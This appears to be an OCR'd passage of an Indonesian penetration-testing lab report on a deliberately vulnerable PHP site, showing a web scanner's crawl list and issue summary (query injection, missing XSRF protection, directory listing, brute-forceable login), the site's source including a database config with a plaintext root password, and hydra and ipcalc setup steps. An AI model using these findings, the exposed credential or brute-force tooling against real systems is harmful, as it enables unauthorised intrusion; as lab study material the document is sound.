
1. http://192.168.43.30/ (4682 bytes) [show trace +]
2. http://192.168.43.30/?tampil=artikel_detail&id=78 (3373 bytes) [show trace +]
3. http://192.168.43.30/?tampil=kontak&id=78 (2843 bytes) [show trace +]
4. http://192.168.43.30/admin/ (723 bytes) [show trace +]
5. http://192.168.43.30/admin/admin.php (83 bytes) [show trace +]
6. http://192.168.43.30/admin/ceklogin.php (95 bytes) [show trace +]
7. http://192.168.43.30/?tampil=komentar_proses (981 bytes) [show trace +]
8. http://192.168.43.30/?tampil=halaman&id=78 (5322 bytes) [show trace +]
9. http://192.168.43.30/?tampil=halaman&id=79 (3508 bytes) [show trace +]
10. http://192.168.43.30/?tampil=halaman&id=80 (3714 bytes) [show trace +]
11. http://192.168.43.30/?tampil=halaman&id=81 (5373 bytes) [show trace +]

Issue type overview - click to expand:


- **Query injection vector** (1)
- **HTML form with no apparent XSRF protection** (3)
- **Numerical filename - consider enumerating** (1)
- **Incorrect or missing charset (low risk)** (4)
- **Incorrect or missing MIME type (low risk)** (2)
- **Password entry form - consider brute-force** (1)
- **Unknown form field (can't autocomplete)** (3)
- **Hidden files / directories** (20)
- **Directory listing enabled** (21)
- **New 404 signature seen** (1)
- **New 'Server' header value seen** (1)
- **New HTTP cookie added** (1)

NOTE: 100 samples maximum per issue or document type.



kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
15:02
~/Downloads/index.php - Mousepad
File Edit Search View Document Help
File Edit View Go Help
kali
Places
Computer
kali
Desktop
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
VBox_GAs_7....
sf_Shared
Network
Browse Network
6 files.
1 <?php
2 session_start();
3 include("lib/koneksi.php");
4 define("INDEX",true); ?>
5
6 <html>
7 <head>
8 <title>VULNWEB28</title>
9 <link rel="stylesheet" href="css/style.css">
10 <link rel="shortcut icon" href="img/FIX.jpg" />
11 </head>
12 <body>
13 <style type="text/css">
14 body,td,th {
15 font-family: "Times New Roman", Times, serif;
16 font-size: 16px;
17 }
18 </style>
19
20
21
22
23
24 <?php include("menu.php"); ?>
25
26
27
28
29
30 <?php include("konten.php"); ?>
Right Ctrl



kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
15:03
~/Downloads/koneksi.php - Mousepad
File Edit Search View Document Help
index.php
koneksi.php
1 <?php
2 error_reporting(E_ALL ^ (E_NOTICE | E_WARNING));
3 $server="localhost";
4 $user="root";
5 $password="SDM5312b4gun@";
6 $database="vulnweb";
7 $connection = mysqli_connect("$server","$user","$password","$database");
8 ?>
9
File Edit View Go Help
kali
Places
Computer
kali
Desktop
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
VBox_GAs_7....
sf_Shared
Network
Browse Network
Right Ctrl

6. Mengupgrade hydra ke versi terbaru.





7. Ipcalc untuk penghitungan IP koneksi.






kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
13:47
root@kali: /home/kali
File Actions Edit View Help
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0×10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
(root㉿kali)-[/home/kali]
ipcalc 192.168.1.15
Address: 192.168.1.15 11000000.10101000.00000001. 00001111
Netmask: 255.255.255.0 = 24 11111111.11111111.11111111. 00000000
Wildcard: 0.0.0.255 00000000.00000000.00000000. 11111111
⇒
